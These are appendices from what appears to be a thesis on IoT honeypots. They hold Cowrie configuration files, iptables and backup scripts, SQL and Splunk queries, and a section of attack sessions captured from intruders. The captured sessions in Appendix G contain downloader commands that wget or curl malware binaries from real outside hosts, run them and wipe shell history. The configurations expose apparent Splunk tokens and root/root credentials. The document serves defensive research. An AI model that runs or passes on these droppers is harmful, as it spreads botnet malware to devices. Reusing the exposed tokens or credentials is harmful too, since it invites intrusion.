authentication_timeout = 120
# EXPERIMENTAL: back-end to user for Cowrie, options: proxy or shell
backend = shell
# Timezone Cowrie uses for logging
timezone = UTC

# Authentication Specific Options
# =====

# Class that implements the checklogin() method.
auth_class = UserDB

[backend_pool]
# Backend Pool Configurations
# =====

# enable to solely run the pool, regardless of other configurations (disables SSH and Telnet)
pool_only = false
# time between full VM recycling (cleans older VMs and boots newer ones)
recycle_period = 1500
# change interface below to allow connections from outside
listen_endpoints = tcp:6415:interface=127.0.0.1
# guest snapshots
save_snapshots = false
snapshot_path = ${honeypot:state_path}/snapshots
# pool xml configs
config_files_path = ${honeypot:share_path}/pool_configs
network_config = default_network.xml
nw_filter_config = default_filter.xml

# Guest details (for a generic x86-64 guest, like Ubuntu)
# =====
guest_config = default.guest.xml
guest_privkey = ${honeypot:state_path}/ubuntu18.04-guest
guest_tag = ubuntu18.04
guest_ssh_port = 22
guest_telnet_port = 23
# Configs below are used on default XMLs provided.
guest_image_path = /home/cowrie/cowrie-imgs/ubuntu18.04-minimal.qcow2
guest_hypervisor = kvm
guest_memory = 512

```

```

guest_qemu_machine = pc-q35-bionic

# Other configs. Use NAT (for remote pool)
# =====
use_nat = true
nat_public_ip = 192.168.1.40

# Proxy Options
# =====
[proxy]
# type of backend:
backend = pool

# Simple Backend Configuration
# =====
backend_ssh_host = localhost
backend_ssh_port = 2022
backend_telnet_host = localhost
backend_telnet_port = 2023

# Pool Backend Configuration
# =====

# generic pool configurable settings
pool_max_vms = 5
pool_vm_unused_timeout = 600
# allow sharing guests between different attackers if no new VMs are available
pool_share_guests = true
# Where to deploy the backend pool (only if backend = pool)
pool = local
# Remote pool configurations (used with pool=remote)
pool_host = 192.168.1.40
pool_port = 6415

# Proxy Configurations
# =====

# real credentials to log into backend
backend_user = root
backend_pass = root
# Telnet prompt detection
telnet_spoof_authentication = true
# For login it is usually <hostname> login:
telnet_username_prompt_regex = (\n|^)ubuntu login: .*
# Password prompt is usually only the word Password
telnet_password_prompt_regex = .*Password: .*
# This data is sent by clients at the beginning of negotiation (before the password prompt),
# and contains the username that is trying to log in.
telnet_username_in_negotiation_regex = (.*\xff\xfa.*USER\x01)(.*?)(\xff.*)
# Other configs
# log raw TCP packets in SSH and Telnet
log_raw = false

# Shell Options - Options around Cowrie's Shell Emulation
# =====
[shell]
# File in the Python pickle format containing the virtual filesystem.
filesystem = ${honeypot:share_path}/fs.pickle
# File that contains output for the 'ps' command.
processes = share/cowrie/cmdoutput.json
# Fake architectures/OS
arch = linux-x64-lsb
# Modify the response of '/bin/uname'
kernel_version = 3.2.0-4-amd64
kernel_build_string = #1 SMP Debian 3.2.68-1+deb7u1
hardware_platform = x86_64
operating_system = GNU/Linux
# SSH Version as printed by "ssh -V" in shell emulation
ssh_version = OpenSSH_7.9p1, OpenSSL 1.1.1a 20 Nov 2018

# SSH Specific Options

```

```

# =====
[ssh]
# Enable SSH support
enabled = true
# Public and private SSH key files. If these don't exist, they are created automatically.
rsa_public_key = ${honeypot:state_path}/ssh_host_rsa_key.pub
rsa_private_key = ${honeypot:state_path}/ssh_host_rsa_key
dsa_public_key = ${honeypot:state_path}/ssh_host_dsa_key.pub
dsa_private_key = ${honeypot:state_path}/ssh_host_dsa_key
# SSH version string as present to the client.
version = SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
# Cipher encryption algorithms to be used.
ciphers = aes128-ctr,aes192-ctr,aes256-ctr,aes256-cbc,aesi92-cbc,aesi28-cbc,3des-cbc,blowfish-
          cbc,cast128-cbc
# MAC Algorithm to be used.
macs = hmac-sha2-512,hmac-sha2-384,hmac-sha2-56,hmac-sha1,hmac-md5
# Compression Method to be used.
compression = zlib@openssh.com,zlib,none
# Endpoint to listen on for incoming SSH connections.
listen_port = 22
# Enable the SFTP subsystem
sftp_enabled = true
# Enable SSH direct-tcpip forwarding
forwarding = true
# This enables redirecting forwarding requests to another address
forward_redirect = false
# This enables tunneling forwarding requests to another address
forward_tunnel = false
# Configure keyboard-interactive login
auth_keyboard_interactive_enabled = false

# Telnet Specific Options
# =====
[telnet]
# Enable Telnet support, disabled by default
enabled = true
# Endpoint to listen on for incoming Telnet connections.
listen_port = 23

# Output Plugins
# =====

# JSON based logging module
[output_jsonlog]
enabled = true
logfile = ${honeypot:log_path}/cowrie.json
epoch_timestamp = false
# Splunk HTTP Event Collector (HEC) output module
[output_splunk]
enabled = true
url = https://129.241.208.229:8088/services/collector/event
token = 5c51ec31-ad49-4934-8f0a-cb2532011ae
index = main
source = venus
# The crashreporter sends data on Python exceptions to api.cowrie.org
[output_crashreporter]
enabled = false
debug = false

```

Listing B.8: cowrie.cfg configuration file on Mercury

```

# General Cowrie Options
# =====
[honeypot]
# Hostname for the honeypot. Displayed by the shell prompt of the virtual environment
hostname = ipcam-mercury
# Directory where to save log files in.
log_path = var/log/cowrie
# Directory where to save downloaded artifacts in.
download_path = ${honeypot:state_path}/downloads
# Directory for static data files
share_path = share/cowrie
# Directory for variable state files
state_path = var/lib/cowrie
# Directory for config files
etc_path = etc
# Directory where virtual file contents are kept in.
contents_path = honeyfs
# Directory for creating simple commands that only output text.
txtcmds_path = txtcmds
# TTY logging will log a transcript of the complete terminal interaction in UML compatible
# format.
ttylog = true
# Default directory for TTY logs.
ttylog_path = ${honeypot:state_path}/tty
# Interactive timeout determines when logged in sessions are terminated for being idle. In
# seconds.
interactive_timeout = 180
# Authentication Timeout
authentication_timeout = 120
# EXPERIMENTAL: back-end to user for Cowrie, options: proxy or shell
backend = shell
# Timezone Cowrie uses for logging
timezone = UTC

# Authentication Specific Options
# =====

# Class that implements the checklogin() method.
auth_class = UserDB

[backend_pool]
# Backend Pool Configurations
# =====

# enable this to solely run the pool, regardless of other configurations (disables SSH and
# Telnet)
pool_only = false
# time between full VM recycling (cleans older VMs and boots newer ones) - involves some
# downtime between cycles
recycle_period = 1500
# change interface below to allow connections from outside (e.g. remote pool)
listen_endpoints = tcp:6415:interface=127.0.0.1
# guest snapshots
save_snapshots = false
snapshot_path = ${honeypot:state_path}/snapshots
# pool xml configs
config_files_path = ${honeypot:share_path}/pool_configs
network_config = default_network.xml
nw_filter_config = default_filter.xml

# Guest details (for a generic x86-64 guest, like Ubuntu)
# =====
guest_config = default_guest.xml
guest_privkey = ${honeypot:state_path}/ubuntu18.04-guest
guest_tag = ubuntu18.04
guest_ssh_port = 22
guest_telnet_port = 23

# Configs below are used on default XMLs provided.

```

```

guest_image_path = /home/cowrie/cowrie-imgs/ubuntu18.04-minimal.qcow2
guest_hypervisor = kvm
guest_memory = 512
guest_qemu_machine = pc-q35-bionic

# Other configs. Use NAT (for remote pool)
# =====
use_nat = true
nat_public_ip = 192.168.1.40

# Proxy Options
# =====
[proxy]
# type of backend:
backend = pool

# Simple Backend Configuration
# =====
backend_ssh_host = localhost
backend_ssh_port = 2022
backend_telnet_host = localhost
backend_telnet_port = 2023

# Pool Backend Configuration
# =====

# generic pool configurable settings
pool_max_vms = 5
pool_vm_unused_timeout = 600
# allow sharing guests between different attackers if no new VMs are available
pool_share_guests = true
# Where to deploy the backend pool (only if backend = pool)
pool = local
# Remote pool configurations (used with pool=remote)
pool_host = 192.168.1.40
pool_port = 6415

# Proxy Configurations
# =====

# real credentials to log into backend
backend_user = root
backend_pass = root
# Telnet prompt detection
telnet_spoof_authentication = true
# For login it is usually <hostname> login:
telnet_username_prompt_regex = (\n|^)ubuntu login: .*
# Password prompt is usually only the word Password
telnet_password_prompt_regex = .*Password: .*
# This data is sent by clients at the beginning of negotiation (before the password prompt),
# and contains the username that is trying to log in.
telnet_username_in_negotiation_regex = (.*\xff\xfa.*USER\x01)(.*?)(\xff.*)
# Other configs #
# log raw TCP packets in SSH and Telnet
log_raw = false

# Shell Options
# Options around Cowrie's Shell Emulation
# =====
[shell]
# File in the Python pickle format containing the virtual filesystem.
filesystem = ${honeypot:share_path}/fs.pickle
# File that contains output for the 'ps' command.
processes = share/cowrie/cmdoutput.json
# Fake architectures/OS
arch = linux-x64-lsb
# Modify the response of '/bin/uname'
kernel_version = 3.2.0-4-amd64
kernel_build_string = #1 SMP Debian 3.2.68-1+deb7u1
hardware_platform = x86_64
operating_system = GNU/Linux

```

## 100 B. HONEYPOT CONFIGURATIONS

```
# SSH Version as printed by "ssh -V" in shell emulation
ssh_version = OpenSSH_7.9p1, OpenSSL 1.1.1a  20 Nov 2018

# SSH Specific Options
# =====
[ssh]
# Enable SSH support
enabled = true
# Public and private SSH key files. If these don't exist, they are created automatically.
rsa_public_key = ${honeypot:state_path}/ssh_host_rsa_key.pub
rsa_private_key = ${honeypot:state_path}/ssh_host_rsa_key
dsa_public_key = ${honeypot:state_path}/ssh_host_dsa_key.pub
dsa_private_key = ${honeypot:state_path}/ssh_host_dsa_key
# SSH version string as present to the client.
version = SSH-2.0-OpenSSH_6.0pi Debian-4+deb7u2
# Cipher encryption algorithms to be used.
ciphers = aes128-ctr,aes192-ctr,aes256-ctr,aes256-cbc,aes192-cbc,aes128-cbc,3des-cbc,blowfish-
    cbc,cast128-cbc
# MAC Algorithm to be used.
macs = hmac-sha2-512,hmac-sha2-384,hmac-sha2-56,hmac-sha1,hmac-md5
# Compression Method to be used.
compression = zlib@openssh.com,zlib,none
# Endpoint to listen on for incoming SSH connections.
listen_port = 22
# Enable the SFTP subsystem
sftp_enabled = true
# Enable SSH direct-tcpip forwarding
forwarding = true
# This enables redirecting forwarding requests to another address
forward_redirect = false
# This enables tunneling forwarding requests to another address
forward_tunnel = false
# Configure keyboard-interactive login
auth_keyboard_interactive_enabled = false

# Telnet Specific Options
# =====
[telnet]
# Enable Telnet support, disabled by default
enabled = true
# Endpoint to listen on for incoming Telnet connections.
listen_port = 23

# Output Plugins
# =====

# JSON based logging module
[output_jsonlog]
enabled = true
logfile = ${honeypot:log_path}/cowrie.json
epoch_timestamp = false
# Splunk HTTP Event Collector (HEC) output module
[output_splunk]
enabled = true
url = https://129.241.208.229:8088/services/collector/event
token = ef38150c-33b6-48fd-8c4c-074419521b40
index = main
source = mercury
# The crashreporter sends data on Python exceptions to api.cowrie.org
[output_crashreporter]
enabled = false
debug = false
```

# Appendix C

## Iptables Configurations

Listing C.1: Iptables for Telnet-IoT-Honeypot port 23

```
#!/bin/bash
sudo iptables -A INPUT -p tcp --dport 3393 -j ACCEPT
sudo iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 22 -j LOG --
log-prefix "<IPT> SSH port: "
sudo iptables -A INPUT -p tcp --dport 22 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 23 -j LOG --
log-prefix "<IPT> Telnet port: "
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 80 -j LOG --
log-prefix "<IPT> HTTP port: "
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 8080 -j LOG --
--log-prefix "<IPT> HTTP_Alt port: "
sudo iptables -A INPUT -p tcp --dport 8080 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 5060 -j LOG --
--log-prefix "<IPT> SIP port: "
sudo iptables -A INPUT -p tcp --dport 5060 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 7547 -j LOG --
--log-prefix "<IPT> TR069 port: "
sudo iptables -A INPUT -p tcp --dport 7547 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 8291 -j LOG --
--log-prefix "<IPT> Applications port: "
sudo iptables -A INPUT -p tcp --dport 8291 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 2323 -j LOG --
--log-prefix "<IPT> Telnet_Alt port: "
sudo iptables -A INPUT -p tcp --dport 2323 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 25 -j LOG --
log-prefix "<IPT> SMTP port: "
sudo iptables -A INPUT -p tcp --dport 25 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 37215 -j LOG --
--log-prefix "<IPT> UPnP port: "
sudo iptables -A INPUT -p tcp --dport 37215 -j DROP
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -m limit --limit 5/min -
-j LOG --log-prefix "<IPT> Xmas scan: "
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -j DROP
sudo apt-get install iptables-persistent
```

Listing C.2: Iptables for Telnet-IoT-Honeypot port 2323

```

#!/bin/bash
sudo iptables -A INPUT -p tcp --dport 3393 -j ACCEPT
sudo iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 22 -j LOG --
--log-prefix "<IPT> SSH port: "
sudo iptables -A INPUT -p tcp --dport 22 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 2323 -j LOG
--log-prefix "<IPT> Telnet_Alt port: "
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 80 -j LOG --
--log-prefix "<IPT> HTTP port: "
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 5060 -j LOG
--log-prefix "<IPT> SIP port: "
sudo iptables -A INPUT -p tcp --dport 5060 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 7547 -j LOG
--log-prefix "<IPT> TR069 port: "
sudo iptables -A INPUT -p tcp --dport 7547 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 8291 -j LOG
--log-prefix "<IPT> Applications port: "
sudo iptables -A INPUT -p tcp --dport 8291 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 23 -j LOG --
--log-prefix "<IPT> Telnet port: "
sudo iptables -A INPUT -p tcp --dport 23 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 25 -j LOG --
--log-prefix "<IPT> SMTP port: "
sudo iptables -A INPUT -p tcp --dport 25 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 37215 -j LOG
--log-prefix "<IPT> UPnP port: "
sudo iptables -A INPUT -p tcp --dport 37215 -j DROP
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -m limit --limit 5/min
-j LOG --log-prefix "<IPT> Xmas scan: "
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -j DROP
sudo apt-get install iptables-persistent

```

Listing C.3: Iptables for Cowrie

```
#!/bin/bash
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
sudo iptables -A INPUT -p tcp --dport 3393 -j ACCEPT
sudo iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 22 -j LOG --
log-prefix "<IPT> SSH port: "
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 23 -j LOG --
log-prefix "<IPT> Telnet port: "
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 8080 -j LOG
--log-prefix "<IPT> HTTP_Alt port: "
sudo iptables -A INPUT -p tcp --dport 8080 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 80 -j LOG --
log-prefix "<IPT> HTTP port: "
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 5060 -j LOG
--log-prefix "<IPT> SIP port: "
sudo iptables -A INPUT -p tcp --dport 5060 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 7547 -j LOG
--log-prefix "<IPT> TR069 port: "
sudo iptables -A INPUT -p tcp --dport 7547 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 8291 -j LOG
--log-prefix "<IPT> Applications port: "
sudo iptables -A INPUT -p tcp --dport 8291 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 2323 -j LOG
--log-prefix "<IPT> Telnet_Alt port: "
sudo iptables -A INPUT -p tcp --dport 2323 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 25 -j LOG --
log-prefix "<IPT> SMTP port: "
sudo iptables -A INPUT -p tcp --dport 25 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 37215 -j LOG
--log-prefix "<IPT> UPnP port: "
sudo iptables -A INPUT -p tcp --dport 37215 -j DROP
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -m limit --limit 5/min
-j LOG --log-prefix "<IPT> Xmas scan: "
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -j DROP
sudo apt-get install iptables-persistent
```



# Appendix D

## Backup Scripts

For all scripts in this appendix, <rpi\_name> was substituted with the assigned name of the RPi for each of the different honeypots when uploaded to the specified RPi.

Listing D.1: Script for backup of Telnet-IoT-Honeypot files

```
#!/bin/bash
today=$(date +"%Y-%m-%d")
scp -P 3393 /home/<rpi_name>/telnet-iot-honeypot/database.db kari@129
    .241.208.229:/home/kari/<rpi_name>/database-${today}.db
scp -P 3393 -r /home/<rpi_name>/telnet-iot-honeypot/samples kari@129
    .241.208.229:/home/kari/<rpi_name>/samples-${today}
scp -P 3393 /var/log/iptables.log kari@129.241.208.229:/home/kari/<rpi_name>/
    iptables-${today}.log
```

Listing D.2: Script for backup of Cowrie Honeypot files

```
#!/bin/bash
yesterday='date -d "yesterday" '+%Y-%m-%d'
today=$(date +"%Y-%m-%d")
scp -P 3393 /home/cowrie/cowrie/var/log/cowrie/*.${yesterday} kari@129
    .241.208.229:/home/kari/<rpi_name>
scp -P 3393 -r /home/cowrie/cowrie/var/lib/downloads      kari@129.241.208.229:/
    home/kari/<rpi_name>/downloads-${today}
scp -P 3393 /var/log/iptables.log kari@129.241.208.229:/home/kari/<rpi_name>/
    iptables-${today}.log
```

Listing D.3: Crontab file for regular backup of Telnet-IoT-Honeypot files

```
# minute hour day-of-month month day-of-week command
0 2 * * * /home/<rpi_name>/backup_tih.sh >/dev/null 2>&1
```

Listing D.4: Crontab file for regular backup of Cowrie files

```
# minute hour day-of-month month day-of-week command
0 2 * * * /home/<rpi_name>/backup_cowrie.sh >/dev/null 2>&1
```



# Appendix E

## SQL Queries

Listing E.1: Obtain number of unique IP source addresses - Pluto

```
SELECT count(DISTINCT ip) FROM conns WHERE date >= 1585612800;
```

Listing E.2: Obtain IP source address location - Pluto

```
SELECT country, count(country) AS CountOf FROM conns WHERE date >=
1585612800 GROUP BY country ORDER BY countOF DESC;
```

Listing E.3: Obtain top used usernames - Pluto

```
SELECT user, count(user) AS CountOf FROM conns WHERE date >=
1585612800 GROUP BY user ORDER BY countOF DESC;
```

Listing E.4: Obtain top used passwords - Pluto

```
SELECT pass, count(pass) AS CountOf FROM conns WHERE date >=
1585612800 GROUP BY pass ORDER BY countOF DESC;
```

Listing E.5: Obtain top used username and password combinations - Pluto

```
SELECT user, pass, count(*) AS CountOf FROM conns WHERE date >=
1585612800 GROUP BY 1,2 ORDER BY CountOf DESC;
```

Listing E.6: Obtain connections without shell interaction - Pluto

```
SELECT count(id) FROM conns WHERE date >= 1585612800 AND
connhash="00";
```

Listing E.7: Find unique command sequences - Pluto

```
SELECT connhash, text_combined, count(connhash) AS countof FROM
conns WHERE date >= 1585612800 GROUP BY connhash ORDER BY
countof DESC;
```

Listing E.8: Obtain number of unique IP source addresses - Neptun

```
SELECT count(DISTINCT ip) FROM conns;
```

Listing E.9: Obtain IP source address location - Neptun

```
SELECT country, count(country) AS CountOf FROM conns GROUP BY country ORDER BY countOf DESC;
```

Listing E.10: Obtain top used usernames - Neptun

```
SELECT user, count(user) AS CountOf FROM conns GROUP BY user ORDER BY countOf DESC;
```

Listing E.11: Obtain top used passwords - Neptun

```
SELECT pass, count(pass) AS CountOf FROM conns GROUP BY pass ORDER BY countOf DESC;
```

Listing E.12: Obtain top used username and password combinations - Neptun

```
SELECT user, pass, count(*) AS CountOf FROM conns GROUP BY 1,2 ORDER BY CountOf DESC;
```

Listing E.13: Find unique command sequences - Neptun

```
SELECT connhash, text_combined, count(connhash) AS countof FROM conns GROUP BY connhash ORDER BY countof DESC;
```

# Appendix F

## Splunk Commands

Splunk search commands used to generate statistical tables and charts for the analysis of data captured by Cowrie as well as logs generated by iptables.

Listing F.1: Compare connections towards the two protocols/services

```
index="main" source="venus" | top limit=2 protocol
```

Listing F.2: Top usernames Telnet

```
index="main" source="venus" CowrieTelnetTransport  
| top limit=10 username
```

Listing F.3: Top passwords Telnet

```
index="main" source="venus" CowrieTelnetTransport  
| top limit=10 password
```

Listing F.4: Top usernames SSH

```
index="main" source="venus" HoneyPotSSHTransport  
| top limit=10 username
```

Listing F.5: Top passwords SSH

```
index="main" source="venus" HoneyPotSSHTransport  
| top limit=10 password
```

Listing F.6: IP source location SSH (table and pie chart)

```
index="main" source="venus" HoneyPotSSHTransport  
| iplocation src_ip | top limit=10 Country  
| table Country percent
```

Listing F.7: IP source address location Telnet (table and pie chart)

```
index="main" source="venus" CowrieTelnetTransport
| iplocation src_ip | top limit=10 Country
| table Country percent
```

Listing F.8: Command sequences used during sessions

```
index="main" ((eventid="cowrie.command.input" OR eventid="cowrie
    .command.success") AND NOT eventid="cowrie.login.failed") |
stats list(input) as input by session
```

Listing F.9: IPTTables log overview (table)

```
index="iptables" (host="neptun" OR host="venus" OR host="pluto")
    "<IPT>""
| top limit=10 DPT | rename DPT as "Destination port"
| table "Destination port" percent
```

Listing F.10: IPTTables log overview (bar chart)

```
index="iptables" (host="neptun" OR host="venus" OR host="pluto")
    "<IPT>""
| top limit=10 DPT | rename DPT as "Destination port"
```

# Appendix G

## Attack Patterns

Listing G.1: Attack Pattern observed on Telnet-IoT-Honetpot

```

enable
system
shell
sh
>/tmp/.ptmx && cd /tmp/
>/var/.ptmx && cd /var/
>/dev/.ptmx && cd /dev/
>/mnt/.ptmx && cd /mnt/
>/var/run/.ptmx && cd /var/run/
>/var/tmp/.ptmx && cd /var/tmp/
>/ptmx && cd /
>/dev/netslink/.ptmx && cd /dev/netslink/
>/dev/shm/.ptmx && cd /dev/shm/
>/bin/.ptmx && cd /bin/
>/etc/.ptmx && cd /etc/
>/boot/.ptmx && cd /boot/
>/usr/.ptmx && cd /usr/
/bin/busybox rm -rf lxquord acartel
/bin/busybox cp /bin/busybox lxquord; >lxquord; /bin/busybox chmod 777 lxquord; /bin/busybox
LXQUOR
/bin/busybox cat /bin/busybox || while read i; do echo $i; done < /bin/busybox
/bin/busybox LXQUOR
/bin/busybox cat /proc/cpuinfo || while read i; do echo $i; done < /proc/cpuinfo; /bin/busybox
LXQUOR
/bin/busybox wget; /bin/busybox tftp; /bin/busybox nc; /bin/busybox LXQUOR
/bin/busybox wget http://46.246.40.196/lolicore.arm6 -O - > lxquord; /bin/busybox chmod 777
lxquord; /bin/busybox LXQUOR
./lxquord lolicore.arm6.wget; /bin/busybox LIQUOR
/bin/busybox rm -rf acartel lxquord
/bin/busybox cp /bin/busybox lxquord; >lxquord; /bin/busybox chmod 777 lxquord; /bin/busybox
LXQUOR
/bin/busybox wget; /bin/busybox tftp; /bin/busybox nc; /bin/busybox LXQUOR
/bin/busybox wget http://46.246.40.196/lolicore.arm -O - > lxquord; /bin/busybox chmod 777
lxquord; /bin/busybox LXQUOR
./lxquord lolicore.arm.wget; /bin/busybox LIQUOR/bin/busybox
rm -rf acartel; >lxquord; /bin/busybox LXQUOR

```

Listing G.2: Attack Pattern observed on Telnet-IoT-Honetpot

```

enable
system
shell
sh
/bin/busybox .word
/bin/busybox ps; /bin/busybox .word
/bin/busybox cat /proc/mounts; /bin/busybox .word

```

```

/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/proc' > /proc/.nippon; /bin/busybox cat /proc/.nippon; /bin/busybox rm /proc/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/sys' > /sys/.nippon; /bin/busybox cat /sys/.nippon; /bin/busybox rm /sys/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/tmp' > /tmp/.nippon; /bin/busybox cat /tmp/.nippon; /bin/busybox rm /tmp/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/overlay' > /overlay/.nippon; /bin/busybox cat /overlay/.nippon; /bin/busybox rm /overlay/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev/pts' > /dev/pts/.nippon; /bin/busybox cat /dev/pts/.nippon; /bin/busybox rm /dev/pts/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/sys/kernel/debug' > /sys/kernel/debug/.nippon; /bin/busybox cat /sys/kernel/debug/.nippon; /bin/busybox rm /sys/kernel/debug/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox .word
rm /proc/.t; rm /proc/.sh; rm /proc/.human
rm /sys/.t; rm /sys/.sh; rm /sys/.human
rm /tmp/.t; rm /tmp/.sh; rm /tmp/.human
rm /overlay/.t; rm /overlay/.sh; rm /overlay/.human
rm # kami/dev/.t; rm # kami/dev/.sh; rm # kami/dev/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
rm /dev/pts/.t; rm /dev/pts/.sh; rm /dev/pts/.human
rm /sys/kernel/debug/.t; rm /sys/kernel/debug/.sh; rm /sys/kernel/debug/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
cd /proc
/bin/busybox cp /bin/echo .vu; >.vu; /bin/busybox chmod 777 .vu; /bin/busybox .word
/bin/busybox cat /bin/echo
/bin/busybox .word
cat /proc/cpuinfo; uname -m; /bin/busybox .word
/bin/busybox wget; /bin/busybox tftp; /bin/busybox .word
/bin/busybox wget http://194.180.224.113:80/telnet/arm6 -0 -> .vu; /bin/busybox chmod 777 .vu; /bin/busybox .word
./vu telnet; /bin/busybox .miner
/bin/busybox wget; /bin/busybox tftp; /bin/busybox .word
/bin/busybox wget http://194.180.224.113:80/telnet/arm -0 -> .vu; /bin/busybox chmod 777 .vu; /bin/busybox .word
./vu telnet; /bin/busybox .miner
/bin/busybox .word

```

Listing G.3: Attack Pattern observed on Telnet-IoT-Honeypot port 23

```

enable
sh
shell
linuxshell
system
/bin/busybox CORONA

```

Listing G.4: Attack Pattern observed on Telnet-IoT-Honeypot port 2323

```

enable
system
shell
sh
/bin/busybox MIRAI

```

Listing G.5: Attack Pattern Cowrie - SSH

```

cd/tmp
wget http://183.3.202.44:8220/hh
chmod +x ./hh
./hh

```

Listing G.6: Attack Pattern Cowrie - SSH

```
cd /tmp
wget http://180.97.250.66:8081/armss
nohup /root/armss > /dev/null 2>&1 &
chmod 777 armss
./armss
```

Listing G.7: Attack Pattern Cowrie - SSH

```
cd /dev/shm ; curl -O arhiveestic.000webhostapp.com/arhive/abc ; chmod +x abc ; ./abc ; rm -rf abc ; cd ; rm -rf .bash_history ; history -c
```

Listing G.8: Attack Pattern Cowrie - Telnet

```
enable
system
shell
sh
cat /proc/mounts; /bin/busybox NTICB
cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox NTICB
tftp; wget; /bin/busybox NTICB
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
/bin/busybox NTICB
rm .s; exit
```

Listing G.9: Attack Pattern Cowrie - Telnet

```
sh
cd /tmp || cd /run || cd /; wget http://159.203.115.66/EkSgbins.sh; chmod 777 EkSgbins.sh; sh
EkSgbins.sh; tftp 159.203.115.66 -c get EkSgtftp1.sh; chmod 777 EkSgtftp1.sh; sh
EkSgtftp1.sh; tftp -r EkSgtftp2.sh -g 159.203.115.66; chmod 777 EkSgtftp2.sh; sh
EkSgtftp2.sh; rm -rf EkSgbins.sh EkSgtftp1.sh EkSgtftp2.sh; rm -rf *
```

Listing G.10: Cowrie Telnet shell script

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/mips; chmod +x
mips; ./mips; rm -rf mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/mipsel; chmod
+x mipsel; ./mipsel; rm -rf mipsel
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/sh4; chmod +x
sh4; ./sh4; rm -rf sh4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/x86; chmod +x
x86; ./x86; rm -rf x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/armv6l; chmod
+x armv6l; ./armv6l; rm -rf armv6l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/i686; chmod +x
i686; ./i686; rm -rf i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/powerpc; chmod
+x powerpc; ./powerpc; rm -rf powerpc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/i586; chmod +x
i586; ./i586; rm -rf i586
